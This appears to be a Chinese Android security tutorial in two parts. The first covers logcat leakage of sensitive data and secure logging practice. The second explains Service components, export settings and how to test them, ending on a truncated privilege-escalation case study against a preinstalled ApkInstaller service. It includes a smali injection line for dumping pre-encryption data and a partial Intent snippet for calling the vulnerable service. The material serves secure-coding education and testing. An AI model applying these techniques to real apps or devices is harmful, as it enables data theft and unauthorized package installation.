I/ActivityManager( 2920): Process com.sec.android.service.cm (pid 27956) (adj 15
) has died.
I/ActivityManager( 2920): Process com.osp.app.signin (pid 27487) (adj 15) has di
ed.
I/ActivityManager( 2920): Process com.android.musicfx (pid 26036) (adj 15) has d
ied.
I/ActivityManager( 2920): Process com.sec.android.app.samsungapps.una2 (pid 2445
8) (adj 15) has died.
I/ActivityManager( 2920): Process com.sec.pcw.device (pid 26070) (adj 15) has di
ed.
```

当然也可以自己写个app 在直接在手机上抓取logcat，不过前面提到因为android系统原因如果手机是android4.1 或者之后版本，即使在manifest.xml 中加入了如下申请也是无法读取到其他应用的 log的。

```
<uses-permission android:name="android.permission.READ_LOGS"/>
```




root 权限可以随便看logcat，所以“logcat 信息泄露”漏洞因谷歌在4.1上的动作变得很鸡肋了。



0x02 smali注入logcat

将敏感数据在加密前打印出来就是利用静态 smali 注入插入了logcat 方法。 使用APK 反编译后用smali 注入非常方便，但要注意随意添加寄存器可能破坏本身逻辑，新手建议不添加寄存器直接使用已有的寄存器。

```
invoke-static {v0, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
```



0x03 建议

有些人认为任何log 都不应该在发行版本打印。但是为了app 的错误采集，异常反馈，必要的日志还是要被输出的，只要遵循安全编码规范就可以将风险控制在最小范围。

Log.e()/w()/i()：建议打印操作日志

Log.d()/v()：建议打印开发日志

1、敏感信息不应用 Log.e()/w()/i(), System.out/err 打印。

2、如果需要打印一些敏感信息建议使用 Log.d()/v()。（前提：release版本将被自动去除）

```
@Override
public void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setContentView(R.layout.activity_proguard);
// *** POINT 1 *** Sensitive information must not be output by Log.e()/w()/i(), System
.out/err.
Log.e(LOG_TAG, "Not sensitive information (ERROR)");
Log.w(LOG_TAG, "Not sensitive information (WARN)");
Log.i(LOG_TAG, "Not sensitive information (INFO)");
// *** POINT 2 *** Sensitive information should be output by Log.d()/v() in case of ne
ed.
// *** POINT 3 *** The return value of Log.d()/v()should not be used (with the purpose
 of substitution or comparison).
Log.d(LOG_TAG, "sensitive information (DEBUG)");
Log.v(LOG_TAG, "sensitive information (VERBOSE)");
}
```

3、Log.d()/v()的返回值不应被使用。（仅做开发调试观测）

```
Examination code which Log.v() that is specifeied to be deleted is not deketed
int i = android.util.Log.v("tag", "message");
System.out.println(String.format("Log.v() returned %d. ", i)); //Use the returned valu
e of Log.v() for examination
```

4、release版apk 实现自动删除Log.d()/v()等代码。

eclipse中配置ProGuard

A part of project.properties

```
# ProGuard
proguard.config=proguard-project.txt
```

proguard-project.txt

```
# prevent from changing class name and method name etc.
-dontobfuscate

# *** POINT 4 *** In release build, the build configurations in which Log.d()/v() are deleted automatically should be
 constructed.
-assumenosideeffects class android.util.Log {
    public static int d(...);
    public static int v(...);
}
```


开发版所有log 都打印出来了。

L...	Time	PID	TID	Application	Tag	Text
D	11-03 15:56:28.229	4051	4051	com.example.voicer	zjdroid-apimonitor-com...	Invoke android.app.ContextImpl->registerRece
D	11-03 15:56:28.229	4051	4051	com.example.voicer	zjdroid-apimonitor-com...	Register BroatcastReceiver
D	11-03 15:56:28.229	4051	4051	com.example.voicer	zjdroid-apimonitor-com...	The BroatcastReceiver ClassName = class com. astReceiver
D	11-03 15:56:28.229	4051	4051	com.example.voicer	zjdroid-apimonitor-com...	Intent Action = [com.zjdroid.invoke,]
D	11-03 15:56:28.249	4051	4051	com.example.voicer	dalvikvm	JIT code cache reset in 0 ms (0 bytes 2/0)
D	11-03 15:56:28.249	4051	4051	com.example.voicer	dalvikvm	GC_FOR_ALLOC freed 443K, 3% free 17142K/176(
E	11-03 15:56:28.249	4051	4051	com.example.voicer	MainActivity	error 红
W	11-03 15:56:28.249	4051	4051	com.example.voicer	MainActivity	warn 黄
I	11-03 15:56:28.249	4051	4051	com.example.voicer	MainActivity	info 绿
D	11-03 15:56:28.249	4051	4051	com.example.voicer	MainActivity	debug 蓝
V	11-03 15:56:28.249	4051	4051	com.example.voicer	MainActivity	verbose 黑

发行版ProGuard 移除了d/v 的log



反编译后查看确实被remove了



5、公开的APK 文件应该是release 版而不是development 版。

0x04 native code

android.util.Log 的构造函数是私有的，并不会被实例化，只是提供了静态的属性和方法。而android.util.Log 的各种Log 记录方法的实现都依赖于native 的实现 println_native()，Log.v()/Log.d()/Log.i()/Log.w()/Log.e() 最终都是调用了 println_native()。

```
Log.e(String tag, String msg)
public static int v(String tag, String msg) {
    return println_native(LOG_ID_MAIN, VERBOSE, tag, msg);
}
```

```
println_native(LOG_ID_MAIN, VERBOSE, tag, msg)
/*
 * In class android.util.Log:
 *  public static native int println_native(int buffer, int priority, String tag, Stri
ng msg)
 */
static jint android_util_Log_println_native(JNIEnv* env, jobject clazz,
    jint bufID, jint priority, jstring tagObj, jstring msgObj)
{
const char* tag = NULL;
const char* msg = NULL;

if (msgObj == NULL) {
    jniThrowNullPointerException(env, "println needs a message");
    return -1;
}

if (bufID < 0 || bufID >= LOG_ID_MAX) {
    jniThrowNullPointerException(env, "bad bufID");
    return -1;
}

if (tagObj != NULL)
    tag = env->GetStringUTFChars(tagObj, NULL);
msg = env->GetStringUTFChars(msgObj, NULL);

int res = __android_log_buf_write(bufID, (android_LogPriority)priority, tag, msg);

if (tag != NULL)
    env->ReleaseStringUTFChars(tagObj, tag);
env->ReleaseStringUTFChars(msgObj, msg);

return res;
}
```

其中__android_log_buf_write()又调用了write_to_log函数指针。

```
static int __write_to_log_init(log_id_t log_id, struct iovec *vec, size_t nr)
{
#ifdef HAVE_PTHREADS
    pthread_mutex_lock(&log_init_lock);
#endif

    if (write_to_log == __write_to_log_init) {
        log_fds[LOG_ID_MAIN] = log_open("/dev/"LOGGER_LOG_MAIN, O_WRONLY);
        log_fds[LOG_ID_RADIO] = log_open("/dev/"LOGGER_LOG_RADIO, O_WRONLY);
        log_fds[LOG_ID_EVENTS] = log_open("/dev/"LOGGER_LOG_EVENTS, O_WRONLY);
        log_fds[LOG_ID_SYSTEM] = log_open("/dev/"LOGGER_LOG_SYSTEM, O_WRONLY);

        write_to_log = __write_to_log_kernel;

        if (log_fds[LOG_ID_MAIN] < 0 || log_fds[LOG_ID_RADIO] < 0 ||
            log_fds[LOG_ID_EVENTS] < 0) {
            log_close(log_fds[LOG_ID_MAIN]);
            log_close(log_fds[LOG_ID_RADIO]);
            log_close(log_fds[LOG_ID_EVENTS]);
            log_fds[LOG_ID_MAIN] = -1;
            log_fds[LOG_ID_RADIO] = -1;
            log_fds[LOG_ID_EVENTS] = -1;
            write_to_log = __write_to_log_null;
        }

        if (log_fds[LOG_ID_SYSTEM] < 0) {
            log_fds[LOG_ID_SYSTEM] = log_fds[LOG_ID_MAIN];
        }
    }

#ifdef HAVE_PTHREADS
    pthread_mutex_unlock(&log_init_lock);
#endif

    return write_to_log(log_id, vec, nr);
}
```

总的来说println_native() 的操作就是打开设备文件然后写入数据。

0x05 其他注意

1、使用Log.d()/v() 打印异常对象。（如SQLiteException 可能导致sql注入的问题）

2、使用android.util.Log 类的方法输出日志，不推荐使用 System.out/err

3、使用 BuildConfig.DEBUG ADT的版本不低于21


public final static boolean DEBUG = true;

在release 版本中会被自动设置为false

```
if (BuildConfig.DEBUG) android.util.Log.d(TAG, "Log output information");
```

4、启动Activity 的时候，ActivityManager会输出intent 的信息如下：

- 目标包名
- 目标类名
- intent.setData(URL)的URL



5、即使不用System.out/err 程序也有可能输出相关信息，如使用

```
Exception.printStackTrace()
```

6、ProGuard 不能移除如下log：("result:" + value).

```
Log.d(TAG, "result:" + value);
```

当遇到此类情况应该使用BulidConfig（注意ADT版本）

```
if (BuildConfig.DEBUG) Log.d(TAG, "result:" + value);
```

7、不应将日志输出到sdscard 中，这样会让日志变得全局可读

0x06 日志工具类

```
import android.util.Log;

/**
 * Log统一管理类
 *
 *
 *
 */
public class L
{

    private L()
    {
        /* cannot be instantiated */
        throw new UnsupportedOperationException("cannot be instantiated");
    }

    public static boolean isDebug = true;// 是否需要打印bug，可以在application的onCreate函
数里面初始化
    private static final String TAG = "way";
  // 下面四个是默认tag的函数
    public static void i(String msg)
    {
        if (isDebug)
            Log.i(TAG, msg);
    }

    public static void d(String msg)
    {
        if (isDebug)
            Log.d(TAG, msg);
    }

    public static void e(String msg)
    {
        if (isDebug)
            Log.e(TAG, msg);
    }

    public static void v(String msg)
    {
        if (isDebug)
            Log.v(TAG, msg);
    }
 // 下面是传入自定义tag的函数
    public static void i(String tag, String msg)
    {
        if (isDebug)
            Log.i(tag, msg);
    }

    public static void d(String tag, String msg)
    {
        if (isDebug)
            Log.i(tag, msg);
    }

    public static void e(String tag, String msg)
    {
        if (isDebug)
            Log.i(tag, msg);
    }

    public static void v(String tag, String msg)
    {
        if (isDebug)
            Log.i(tag, msg);
    }
}
```

0x07 参考

http://www.jssec.org/dl/android_securecoding_en.pdf
http://source.android.com/source/code-style.html#log-sparingly
http://developer.android.com/intl/zh-cn/reference/android/util/Log.html
http://developer.android.com/intl/zh-cn/tools/debugging/debugging-log.html
http://developer.android.com/intl/zh-cn/tools/help/proguard.html
https://www.securecoding.cert.org/confluence/display/java/DRD04-J.+Do+not+log+sensitive+information
https://android.googlesource.com/platform/frameworks/base.git/+/android-4.2.2_r1/core/jni/android_util_Log.cpp

原文 by 瘦蛟舞


0x00 科普

一个Service 是没有界面且能长时间运行于后台的应用组件．其它应用的组件可以启动一个服务运行于后台，即使用户切换到另一个应用也会继续运行．另外，一个组件可以绑定到一个service 来进行交互，即使这个交互是进程间通讯也没问题．例如，一个service可能处理网络通信，播放音乐，执行文件I/O，或与一个内容提供者交互，所有这些都在后台进行．

1. Service不是一个单独的进程,它和它的应用程序在同一个进程中
2. Service不是一个线程,这样就意味着我们应该避免在Service中进行耗时操作
3. Android给我们提供了解决上述问题的替代品IntentService； IntentService是继承于Service并处理异步请求的一个类,
   在IntentService中有一个工作线程来处理耗时操作，请求的Intent记录会加入队列
4. 客户端通过startService(Intent) 来启动IntentService，我们并不需要手动地去控制IntentService，当任务执行完后，IntentService会自动停止; 可以启动IntentService多次, 每个耗时操作会以工作队列的方式在IntentService 的onHandleIntent 回调方法中执行，并且每次只会执行一个工作线程，执行完一再到二

0x01 知识要点

生命周期



左图是startService() 创建service，右图是bindService() 创建service。 startService 与 bindService 都可以启动Service，那么它们之间有什么区别呢？它们两者的区别就是使 Service 的周期改变。

由startService 启动的Service必须要有stopService 来结束 Service，不调用stopService 则会造成Activity 结束了而Service 还运行着。bindService 启动的Service 可以由unbindService 来结束，也可以在Activity 结束之后(onDestroy) 自动结束。

关键方法

- onStartCommand() 系统在其它组件比如activity 通过调用startService() 请求service启动时调用这个方法。一旦这个方法执行，service就启动并且在后台长期运行。如果你实现了它，你需要负责 在service 完成任务时停止它，通过调用stopSelf() 或 stopService()。(如果你只想提供绑定，你不需实现此方法)。
- OnBind() 当组件调用bindService()想要绑定到service 时(比如想要执行进程间通讯)系统调用此方法。在你的实现中，你必须提供一个返回一个IBinder 来以使客户端能够使用它与service 通讯，你必须总是实现这个方法，但是如果你不允许绑定，那么你应返回null。

- OnCreate() 系统在service第一次创建时执行此方法，来执行只运行一次的初始化工作(在调用它方法如onStartCommand()或onBind()之前)．如果service已经运行，这个方法不会被调用．
- OnDestroy() 系统在service不再被使用并要销毁时调用此方法．你的service应在此方法中释放资源，比如线程，已注册的侦听器，接收器等等．这是service收到的最后一个调用．
- public abstract boolean bindService (Intent service, ServiceConnection conn, int flags) BindService中使用bindService()方法来绑定服务，调用者和绑定者绑在一起，调用者一旦(all)退出服务也就终止了.
- startService() startService()方法会立即返回然后Android 系统调用service的onStartCommand() 方法．但是如果service 尚没有运行，系统会先调用onCreate()，然后调用onStartCommand().
- protected abstract void onHandleIntent (Intent intent) 调用工作线程处理请求
- public boolean onUnbind (Intent intent) 当所有client均从service发布的接口断开的时候被调用。默认实现不执行任何操作，并返回false。

extends

1. Service 这是所有service的基类．当你派生这个类时，在service中创建一个新的线程来做所有的工作是十分重要的．因为这个service会默认使用你的应用的主线程(UI线程)，这将拉低你的应用中所有运行的activity 的性能
2. IntentService 这是一个Service的子类，使用一个工作线程来处理所有的启动请求，一次处理一个．这是你不需你的service 同时处理多个请求时的最好选择．你所有要做的就是实现onHandleIntent()，这个方法接收每次启动请求发来的intent，于是你可以做后台的工作．

表现形式

1. Started 一个service 在某个应用组件（比如一个activity)调用startService() 时就处于"started"状态（注意，可能已经启动了）．一旦运行后，service可以在后台无限期地运行，即使启动它的组件销毁了．通常地，一个startedservice执行一个单一的操作并且不会返回给调用者结果．例如，它可能通过网络下载或上传一个文件．当操作完成后，service自己就停止了
2. Bound 一个service在某个应用组件调用bindService()时就处于"bound"状态．一个boundservice提供一个client-server接口以使组件可以与service交互，发送请求，获取结果，甚至通过进程间通讯进行交叉进行这些交互．一个boundservice仅在有其它应用的

组件绑定它时运行．多个应用组件可以同时绑定到一个service，但是当所有的自由竞争组件不再绑定时，service就销毁了．

Bound Service

当创建一个提供绑定的service时，你必须提供一个客户端用来与service交互的IBinder．有三种方式你可以定义这个接口：

1. 从类Binder派生 如果你的service是你自己应用的私有物，并且与客户端运行于同一个进程中(一般都这样)，你应该通过从类Binder派生来创建你的接口并且从onBind()返回一它的实例．客户端接收这个Binder然后使用它来直接操作所实现的Binder甚至Service的公共接口．

2. 当你的service仅仅是一个后台工作并且仅服务于自己的应用时，这是最好的选择．唯一使你不能以这种方式创建你的接口的理由就是你的service被其它应用使用或者是跨进程的．

1. 使用一个Messenger 如果你需要你的接口跨进程工作，你可以为service 创建一个带有Messager 的接口．在此方式下，service 定义一个Handler 来负责不同类型的Message 对象．这个Handler是Messenger可以与客户端共享一个IBinder 的基础，它允许客户端使用Message 对象发送命令给service．客户端可以定义一个自己的Messenger 以使service可以回发消息． 这是执行IPC的最简单的方法，因为Messenger 把所有的请求都放在队列中依次送入一个线程中，所以你不必把你的service 设计为线程安全的

2. 使用AIDL AIDL(Android 接口定义语言)执行把对象分解为操作系统能够理解并能跨进程封送的基本体以执行IPC的所有的工作．上面所讲的使用一个Messenger，实际上就是基于AIDL的．就像上面提到的，Messenger在一个线程中创建一个容纳所有客户端请求的队列，使用service一个时刻只接收一个请求．然而，如果你想要你的service同时处理多个请求，那么你可以直接使用AIDL．在此情况下，你的service必须是多线程安全的． 要直接使用AIDL，你必须创建一个.aidl文件，它定义了程序的接口．Android SDK 工具使用这个文件来生成一个实现接口和处理IPC的抽象类，之后你在你的service内派生它．

注：大多数应用不应使用AIDL来处理一个绑定的service，因为它可能要求有多线程能力并且导致实现变得更加复杂．同样的，AIDL也不适合于大多数应用，并且本文档不会讨论如何在你的service中使用它．如果你确定你需要直接使用AIDL，请看AIDL的文档．

注意


如果你打算只在本应用内使用自己的service，那么你不需指定任何intent 过滤器．不使用intent 过滤器，你必须使用一个明确指定service 的类名的intent 来启动你的service．
另外，你也可以通过包含android:exported属性，并指定其值为“false”来保证你的service是私有的．即使你的service使用了intent过滤器，也会起作用．
当一个service被启动后，它的生命期就不再依赖于启动它的组件并且可以独立运行于后台，

即使启动它的组件死翘翘了·所以，service应该工作完成后调用stopSelf() 自己停止掉，或者其它组件也可以调用stopService() 停止service· 如果service没有提供绑定功能，传给startService() 的intent是应用组件与service之间唯一的通讯方式·然而，如果你希望service回发一个结果，那么启动这个service 的客户端可以创建一个用于广播(使用getBroadcast())的PendingIntent 然后放在intent 中传给service，service然后就可以使用广播来回送结果·

0x02 安全建议

service分类

Type	Definition
Private Service	A service that cannot be used another application, and therefore is the safest service.
Public Service	A service that is supposed to be used by an unspecified large number of applications
Partner Service	A service that can only be used by the specific applications made by a trusted partner company.
In-house Service	A service that can only be used by other in-house applications.



私有service:不能被其他应用调用,相对安全
公开service:可以被任意应用调用
合作service:只能被信任合作公司的应用调用
内部service:只能被内部应用调用

intent-filter与exported组合建议

	Value of exported attribute		
	True	false	Not specified
Intent Filter defined	Public	(Do not Use)	(Do not Use)
Intent Filter Not Defined	Public, Partner, In-house	Private	(Do not Use)

总结:
exported属性明确定义
私有service不定义intent-filter并且设置exported为false
公开的service设置exported为true,intent-filter可以定义或者不定义
内部/合作service设置exported为true,intent-filter不定义

rule book

1. 只被应用本身使用的service应设置为私有
2. service接收到的数据需要谨慎处理
3. 内部service 需使用签名级别的protectionLevel 来判断是否是内部应用调用
4. 不应在service创建(onCreate方法被调用)的时候决定是否提供服务,应在onStartCommand/onBind/onHandleIntent 等方法被调用的时候做判断.
5. 当service 有返回数据的时候,应判断数据接收app是否有信息泄露的风险
6. 有明确的服务需调用时使用显式意图
7. 尽量不发送敏感信息
8. 合作service 需对合作公司的app 签名做效验

0x03 测试方法

1. service不像broadcast receicer,它只能静态注册,通过反编译查看配置文件Androidmanifest.xml即可确定service,若有导出的service则进行下一步
2. 方法查看service类,重点关注 onCreate/onStarCommand/onHandleIntent 方法
3. 检索所有类中 startService/bindService 方法及其传递的数据
4. 根据业务情况编写测试poc或者直接使用adb命令测试

0x04 案例

案例1：权限提升

乐phone手机出厂默认包含一个名为jp.aplix.midp.tools的应用包。本应用以system权限运行，并向其他应用提供ApkInstaller服务，用来进行对Apk文件的安装和删除。通过向ApkInstaller服务传递构造好的参数，没有声明任何权限的应用即可达到安装和删除任意Package的行为，对系统安全性产生极大影响。

```
Intent in = new Intent();

in.setComponent(new ComponentName("jp.aplix.midp.tools","jp.aplix.midp.tools.ApkInstal
ler"));

